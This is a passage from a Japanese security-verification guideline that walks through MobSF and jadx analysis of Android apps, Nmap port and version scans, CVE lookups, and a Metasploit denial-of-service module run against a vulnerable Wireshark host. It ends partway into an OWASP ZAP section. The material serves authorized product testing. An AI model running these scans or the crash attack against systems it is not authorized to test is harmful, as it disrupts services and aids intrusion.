   検証対象のモバイルアプリケーションのパスを取得するコマンドの実行を行う。adb シェル内で提供されるコマンドの一つである Package Manager(pm コマンド)を利用し、以下のようにモバイルアプリケーションのパスを取得する。

```
adb shell pm path <パッケージ名>
```

   アプリケーションのパッケージ名が不明な場合、以下のコマンドでパッケージ名を取得する。

```
adb shell pm list packages | grep <アプリケーション名>
```

   次に、以下のコマンドを実行し、apk ファイルの抽出を行う。

```
adb pull <パッケージの存在するパス> <保存するパス>
```

3. MobSF の起動を行う

   以下のコマンドを実行し、MobSF の起動を行う。

```
cd <MobSF のインストール先のパス>
./run.sh 0.0.0.0:<ポート番号>
```

起動後、MobSF にブラウザからアクセスを行う。ブラウザからアクセスする際には、run.sh の引数に指定したアドレス及びポート番号をブラウザのアドレスバーに入力する。MobSF へのアクセス後の画面を図 4-23 に示す。




図 4-23 Web ブラウザから MobSF にアクセスした際の画面

4. MobSF の評価レポートを出力する。
   ブラウザでの MobSF の起動後、手順 2 にて抽出した apk ファイルをブラウザにドラッグアンドドロップする。解析終了後、レポートが出力される。

（4） 期待される結果

MobSF が出力するレポートにより、モバイルアプリケーションにおける脆弱な箇所が確認できる。図 4-24 に出力されたレポートのトップ画面を示す。この画面では、静的解析を行ったアプリケーションの概要や、MobSF が独自に算出した Security Score と呼ばれる値、CVSS の平均値等が表示される。画面左側のペインに表示されている項目をクリックすることで、項目ごとの詳細な解析結果を表示することができる。ここでは、解析結果の確認例として三つの例を挙げる。




図 4-24 MobSF の解析結果のトップ画面

Permissions という項目を選択することで、モバイルアプリケーションの権限とその保護レベルの確認が可能である。これは、第 3.7.7 項の(1)に示したリスク（Improper Platform Usage）の確認に利用できる。図 4-25 に一例を示す。保護レベル（図中の STATUS）が dangerous となっている権限は高リスクな権限である。dangerous となっている権限は一覧化し、必須の権限であるかを検証依頼者に確認することが望ましい。




図 4-25 モバイルアプリケーションが有する権限の抜粋

Code Analysis という項目を選択することで、コード上に存在する脆弱性の要因となりうる問題箇所の一覧を表示することができる。この項目では様々な種類の問題が確認可能であるがそのうちの一つに、モバイルアプリケーションが脆弱な暗号化方式やハッシュ化方式を利用しているか否かの確認がある。図 4-26 に一例として、ハッシュ化方式に MD5 という弱衝突耐性のハッシュ関数を用いている場合のレポートの出力内容を示す。これは、第 3.7.7 項の(5)に示したリスク（Insufficient Cryptography）に対する確認として利用できる。この問題は SEVERITY が high になっているため、優先的に対応すること

が望ましい。




図 4-26 弱衝突耐性のハッシュ関数を用いている箇所の指摘例

また、同じく、Code Analysis の確認例として、ログ出力を行うコードが存在有無の確認が可能である。コード中にログを出力する箇所が存在する場合、図 4-27 のようにログを出力している箇所が指摘される。第 3.7.7 項の(10)に示したリスク（Extraneous Functionality）に対する確認として利用できる。この問題の SEVERITY は info であり、機密性の低いログを出力している場合は問題ないが、機密性の高いログを出力していた場合には問題となるため、ログ出力するコードをすべて確認することが望ましい。




図 4-27 ログ出力を行っている箇所の指摘例

（5） 参考 URL

[1] https://mobsf.github.io/docs/#/installation

[2] https://developer.android.com/studio/command-line/adb?hl=ja

（6） 備考

Ubuntu 環境で動作を確認した。

Android Debug Bridge は version 1.0.39 で動作を確認した。

MobSF は version 3.2.1 Beta で動作を確認した。

4.4.4 Jadx によるモバイルアプリケーションにおける難読化の有効性確認

（1） 検証概要

モバイルアプリケーションのソースコードに難読化が施されているか否かの確認を行う。難読化が施されていた場合、難読化の解除を試みることでその有効性を確認する。難読化が適切に施されていない場合、ソースコードがデコンパイルされるリスクが高まる。

（2） ツール等の導入手順

参考 URL [1]に記載の手順に従って、Ubuntu 環境に adb をインストールする。

参考 URL [2]に記載の手順に従って、Ubuntu 環境に jadx をインストールする。

（3） 検証手法

1. adb を利用し、Android 端末に接続する
   第 4.4.3 項の（3）検証手法の 1.を参照。
2. モバイルアプリケーションを入手する
   第 4.4.3 項の（3）検証手法の 2.を参照。
3. jadx-gui を起動し、デコンパイルする apk ファイルの指定を行う
   jadx-gui を起動する。jadx-gui の実行ファイルはソースコードをビルドした場合、以下のパスに保存されている。

   ```
   build/jadx/bin/jadx-gui
   ```

   jadx-gui の起動後、手順 2 で抽出した apk ファイルを指定し、デコンパイルを行う。図 4-28 に、apk ファイルを指定する際の画面を示す。




図 4-28 jadx-gui における apk ファイルのオープン

4. 難読化有無の確認を行う

   apk ファイルを指定しデコンパイルが完了すると、デコンパイルされたコードが表示される。表示されたコードを確認し、クラス名やメソッド名等から処理の内容が推測できる場合、難読化されていない可能性が高い。

5. 難読化の有効性を確認する

   手順 4 で難読化が施されていると判断した場合、難読化の効果を確認する。その手法の一つとして難読化解除前後のメソッドを比較し、そのメソッドの持つ機能が類推できるか否かを判定することが挙げられる。図 4-29 において、赤枠で囲われた南京錠のマークで難読化された状態と難読化が解除された状態を切り替えることができる。難読化されている場合、クラス名やメソッド名に変化があるため、その変化を以て難読化の有効性を判定する。




図 4-29 jadx-gui における難読化解除

（4） 期待される結果

モバイルアプリケーションのソースコードに難読化が施されているか否か及び難読化が有効であるか否かが確認できる。

一例として、難読化解除前後で以下のような変化が見られた場合、o.e()というメソッドがLogUtil.m3478e()に変化しており、難読化された情報が一部復元されていることがわかるため、難読化が有効でないことが確認できる。

- 難読化解除前

```
o.e(simpleName, "This is log message");
```

- 難読化解除後

```
LogUtil.m3478e(simpleName, "This is log message");
```

（5） 参考 URL

[1] https://developer.android.com/studio/command-line/adb?hl=ja

[2] https://github.com/skylot/jadx#install

（6） 備考

Ubuntu 環境で動作を確認した。

Android Debug Bridge は version 1.0.39 で動作を確認した。

jadx-gui は version dev で動作を確認した。

4.5 ネットワークスキャン

4.5.1 Nmap によるオープンしている TCP、UDP ポートの調査

（1） 検証概要

検証対象機器において、不要な TCP、UDP ポートが開いていないかを確認する。不要なポートが開いている場合、そのポートを攻撃ポイントとしてネットワークから攻撃が行われる可能性がある。

（2） ツール等の導入手順

以下のコマンドを実行し、Ubuntu 環境に Nmap をインストールする。

```
sudo apt install nmap
```

（3） 検証手法

TCP のポートに対して SYN スキャンを実行してオープンしているポートを調査する場合、以下のコマンドを実行する。-sS オプションで SYN スキャンを指定している。このオプションを付与しない場合もデフォルトで SYN スキャンが実行されるが、SYN スキャンを行うことを明示する意図で付与している。-p オプションで検証するポート番号を指定しており、-(ハイフン)は全ポートを意味する。

```
sudo nmap -sS -p- <対象機器の IP アドレス>
```

UDP のポートに対して調査する場合、以下のコマンドを実行する。-sU オプションで UDP スキャンを指定している。なお、UDP のポートスキャンには時間を要する場合がある点に注意が必要である。

```
sudo nmap -sU -p- <対象機器の IP アドレス>
```

（4） 期待される結果

出力された結果を確認し、各ポートが製品仕様上、必要なのか確認することで、不要なポートが開いていないことを確認する。ポートが開いている場合、open と出力される。図 4-30 に TCP ポートに対する SYN スキャンの実行結果例を示す。ここでは、22 番ポート及び 80 番ポートが開いていることが確認できる。SYN スキャンでは、動作しているサービスのサービス名やバージョンは取得できないため、これらの情報が必要な場合は第 4.5.2 項に示す手法を用いる。

```
Starting Nmap 7.60 ( https://nmap.org ) at 2021-01-27 09:14 JST
Nmap scan report for ubuntu (192.168.112.130)
Host is up (0.0000040s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 6.64 seconds
```

図 4-30 TCP ポートに対する SYN スキャンの実行結果例

（5） 参考 URL

[1] https://nmap.org/man/ja/man-port-scanning-basics.html

（6） 備考

Ubuntu 環境で動作を確認した。

Nmap は version7.60 で動作を確認した。

4.5.2 Nmap によるサービスのバージョン情報取得

（1） 検証概要

検証対象機器で動作しているサービスのバージョンを取得し、バージョンの古いサービスを使用していないかを確認する。

（2） ツール等の導入手順

以下のコマンドを実行し、Ubuntu 環境に Nmap をインストールする。

```
sudo apt install nmap
```

（3） 検証手法

以下のコマンドを実行することで、動作しているサービスのバージョンを取得する。-sV はバージョンを取得するためのオプションである。-p オプションで検証するポート番号を指定しており、-(ハイフン)は全ポートを意味する。つまり、機器のすべてのポートに対して、サービスのバージョンを取得する。

※ただし、例外として、Nmap の仕様上、ポート 9100/TCP にはスキャンが実行されない。ポート 9100/TCP もスキャン対象とする場合は、--allports オプションを併せて指定する。

```
nmap -sV -p- <対象機器の IP アドレス>
```

（4） 期待される結果

動作しているサービスのサービス名とバージョンが出力される。出力の結果の一例を図 4-31 に示す。バージョンの情報が得られた場合、第 4.6.1 項に示す手法等を用いて、サービスに既知脆弱性が存在しないかを確認することが望ましい。

```
Starting Nmap 7.60 ( https://nmap.org ) at 2021-01-27 09:15 JST
Nmap scan report for ubuntu (192.168.112.130)
Host is up (0.000058s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.o
rg/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.36 seconds
```

図 4-31 Nmap におけるサービスのバージョン取得

（5） 参考 URL

[1] https://nmap.org/man/ja/man-version-detection.html

（6） 備考

Ubuntu 環境で動作を確認した。

Nmap は version 7.60 で動作を確認した。

4.6 既知脆弱性の診断

4.6.1 公開情報の調査によるアプリケーションの既知脆弱性調査

（1） 検証概要

アプリケーションのバージョン情報を基に、公開情報の調査により既知脆弱性の有無を確認する。アプリケーションのバージョンは、第 4.5.2 項に示した手法等を用いて確認できるほか、検証依頼者から情報の提供を受け、それを基に調査を行う場合もある。

（2） ツール等の導入手順

なし。

（3） 検証手法

1. 参考 URL[1]に示す MITRE 社が管理する Web サイトにアクセスする。当該 Web サイトでは、アプリケーション名やバージョンを入力することで存在しうる既知脆弱性の一覧を取得することができる。
2. アクセスしたページ(Search CVE List)のテキストボックスにアプリケーション名とバージョンを入力し、Submit を押下する（例:apache 2.4.6）。検索例を図 4-32 に示す。





図 4-32 既知脆弱性の検索例

（4） 期待される結果

検索したアプリケーションのバージョンに脆弱性が存在していれば、CVE 識別番号を確認することができる。図 4-33 に検索結果の一例を示す。この例では、検索したアプリケーションに四つの既知脆弱性が存在することがわかる。



Search Results

There are **4** CVE Records that match your search.

Name	Description
CVE-2016-6801	Cross-site request forgery (CSRF) vulnerability in the CSRF content-type check in Jackrabbit-Webdav in Apache Jackrabbit 2.4.x before 2.4.6, 2.6.x before 2.6.6, 2.8.x before 2.8.3, 2.10.x before 2.10.4, 2.12.x before 2.12.4, and 2.13.x before 2.13.3 allows remote attackers to hijack the authentication of unspecified victims for requests that create a resource via an HTTP POST request with a (1) missing or (2) crafted Content-Type header.
CVE-2015-1833	XML external entity (XXE) vulnerability in Apache Jackrabbit before 2.0.6, 2.2.x before 2.2.14, 2.4.x before 2.4.6, 2.6.x before 2.6.6, 2.8.x before 2.8.1, and 2.10.x before 2.10.1 allows remote attackers to read arbitrary files and send requests to intranet servers via a crafted WebDAV request.
CVE-2013-4352	The cache_invalidate function in modules/cache/cache_storage.c in the mod_cache module in the Apache HTTP Server 2.4.6, when a caching forward proxy is enabled, allows remote HTTP servers to cause a denial of service (NULL pointer dereference and daemon crash) via vectors that trigger a missing hostname value.
CVE-2013-2249	mod_session_dbd.c in the mod_session_dbd module in the Apache HTTP Server before 2.4.5 proceeds with save operations for a session without considering the dirty flag and the requirement for a new session ID, which has unspecified impact and remote attack vectors.

図 4-33 既知脆弱性の検索結果例

（5） 参考 URL

[1] https://cve.mitre.org/cve/search_cve_list.html

（6） 備考

なし。

4.6.2 Metasploit Framework による既知脆弱性に対する攻撃の試行

（1） 検証概要

CVE 識別番号を基に、既知脆弱性に対する攻撃を試行し、攻撃が成功するか否かを確認する。本項で解説する Metasploit Framework には、様々な既知脆弱性に対する攻撃用のプログラム（モジュールと呼ばれる）が同梱されており、そのモジュールを使用するために必要な設定を行った後に実行することで、脆弱性が再現するか否かが確認できる。

（2） ツール等の導入手順

1. 以下のコマンドを実行し、Ubuntu 環境に Curl をインストールする。

```
sudo apt install curl
```

2. 参考 URL[1]の手順に従い、Metasploit Framework をインストールする。

（3） 検証手法

1. 以下のコマンドを実行し、Metasploit Framework を起動する。

```
msfconsole
```

以後、Metasploit Framework の Console 内で作業を行う。

2. search コマンドに CVE 番号をキーワードとして指定し、攻撃のモジュールを検索する。実行例を図 4-34 に示す。本項では、細工したパケットを送信することでサービス拒否が発生するとい

う Wireshark の脆弱性である CVE-2013-4074 を例に解説する。

```
search <脆弱性のキーワード(CVE 識別番号)>
```

```
msf6 > search cve-2013-4074

Matching Modules
================

   #  Name                                Disclosure Date  Rank    Check  Descriptio
n
   -  ----                                ---------------  ----    -----  ---------
-
   0  auxiliary/dos/wireshark/capwap      2014-04-28       normal  No     Wireshark
CAPWAP Dissector DoS


Interact with a module by name or index. For example info 0, use 0 or use auxili
ary/dos/wireshark/capwap

msf6 >
```

図 4-34 Metasploit Framework における search コマンドの実行例

3. search コマンドで確認したモジュールを use コマンドで選択する。実行例を図 4-35 に示す。

```
use <モジュール名>
```

```
msf6 > use auxiliary/dos/wireshark/capwap
msf6 auxiliary(dos/wireshark/capwap) >
```

図 4-35 Metasploit Framework における use コマンドの実行例

4. show options コマンドを実行し、攻撃を実行するために必要な設定項目を確認する。実行例を図 4-36 に示す。Required が yes のオプションは設定が必須である。図 4-36 中の赤枠では、「RHOSTS」という設定が Required であるが、デフォルトでは値が設定されていないため、少なくとも RHOSTS の値は手動で設定する必要があることが確認できる。

```
show options
```

```
msf6 auxiliary(dos/wireshark/capwap) > show options

Module options (auxiliary/dos/wireshark/capwap):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier,
 or hosts file with syntax 'file:<path>'
   RPORT   5247             yes       The target port (UDP)

msf6 auxiliary(dos/wireshark/capwap) >
```

図 4-36 Metasploit Framework における show options コマンドの実行例

5. 必要なオプションがあれば、set コマンドで設定を行う。図 4-37 に実行例を示す。この例では、

RHOSTS オプションにターゲットの IP アドレスを設定している。

```
set <オプション名> <パラメータ>
```

```
msf6 auxiliary(dos/wireshark/capwap) > set RHOSTS 192.168.112.131
RHOSTS => 192.168.112.131
msf6 auxiliary(dos/wireshark/capwap) > show options

Module options (auxiliary/dos/wireshark/capwap):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.112.131  yes       The target host(s), range CIDR identifier,
 or hosts file with syntax 'file:<path>'
   RPORT   5247             yes       The target port (UDP)

msf6 auxiliary(dos/wireshark/capwap) >
```

図 4-37 Metasploit Framework における set コマンドの実行例

6. 必須の設定項目をすべて埋めたら run コマンドで攻撃を実行する。実行例を図 4-38 に示す。

```
run
```

```
msf6 auxiliary(dos/wireshark/capwap) > run
[*] Running module against 192.168.112.131

[*] 192.168.112.131:5247 - Trying to crash wireshark capwap dissector ...
[*] Auxiliary module execution completed
msf6 auxiliary(dos/wireshark/capwap) >
```

図 4-38 Metasploit Framework における run コマンドの実行例

（4） 期待される結果

既知脆弱性に対する攻撃に対して対策がなされているか否かを確認できる。確認の方法は脆弱性の性質により異なる。本項の手順で例示した CVE-2013-4074 の場合、脆弱な Wireshark が動作している機器に対して run コマンドを実行すると、Wireshark がクラッシュし、図 4-39 で示すようなエラーが表示されるため、サービス拒否が再現することが確認できる。




図 4-39 サービス拒否の再現例

（5） 参考 URL

[1] https://github.com/rapid7/metasploit-framework/wiki/Nightly-Installers

[2] https://www.offensive-security.com/metasploit-unleashed/msfconsole-commands/

（6） 備考

Ubuntu 環境で動作を確認した。

Curl は version 7.58.0 で動作を確認した。

Metasploit Framework は version 6.0.12 dev で動作を確認した。

4.6.3 OWASP ZAP による Web アプリケーションの脆弱性検査

（1） 検証概要

Web アプリケーションにおける代表的な脆弱性の有無を確認する。ここでは、Web アプリケーションに対する動的スキャンを行うことで脆弱性の有無を確認する。動的スキャンとは、検証対象とした URI に対して実際に既知の攻撃を実行して脆弱性を探すスキャンである。

（2） ツール等の導入手順

1. OWASP ZAP（以下、ZAP）の使用には Java 実行環境が必要なため、参考 URL[1]の Web サイトからインストーラをダウンロードし、Windows 環境に Java をインストールする。
2. OWASP ZAP 公式のダウンロードページ(参考 URL[2])から Windows (64) Installer をダウンロードする。
3. インストーラを実行し、ZAP をインストールする。

（3） 検証手法

ZAP を用いた脆弱性検査には様々な方法があり、検証対象アプリケーションの指定方法や検証の方法にも複数種類の方法が存在する。ここでは、ZAP をプロキシとして動作させた後、Web ブラウザから ZAP を経由して検証対象アプリケーションにアクセスすることでその URI を ZAP に認識させる方法を述べる。また、後述するスパイダーと呼ばれる機能を用いて、自動でリンクを洗い出す機能の使用方法も解説する。

1. インストールした ZAP を起動する。
2. ZAP 起動後、図 4-40 のような ZAP セッションの保持方法が表示される。ここでは「継続的に保存せず、必要に応じてセッションを保持」を選択し開始を押下する。必要に応じてその他の保持方法を選択しても構わない。




図 4-40 ZAP セッションの保持方法選択画面

3. 図 4-41 のように、左上の項目をプロテクトモードに変更する。プロテクトモードの場合、検証対象とした URL のみに動的スキャンが行われる。これにより、誤操作によって検証対象以外の URI を対象とした攻撃を実行してしまうリスクを低減することができる。

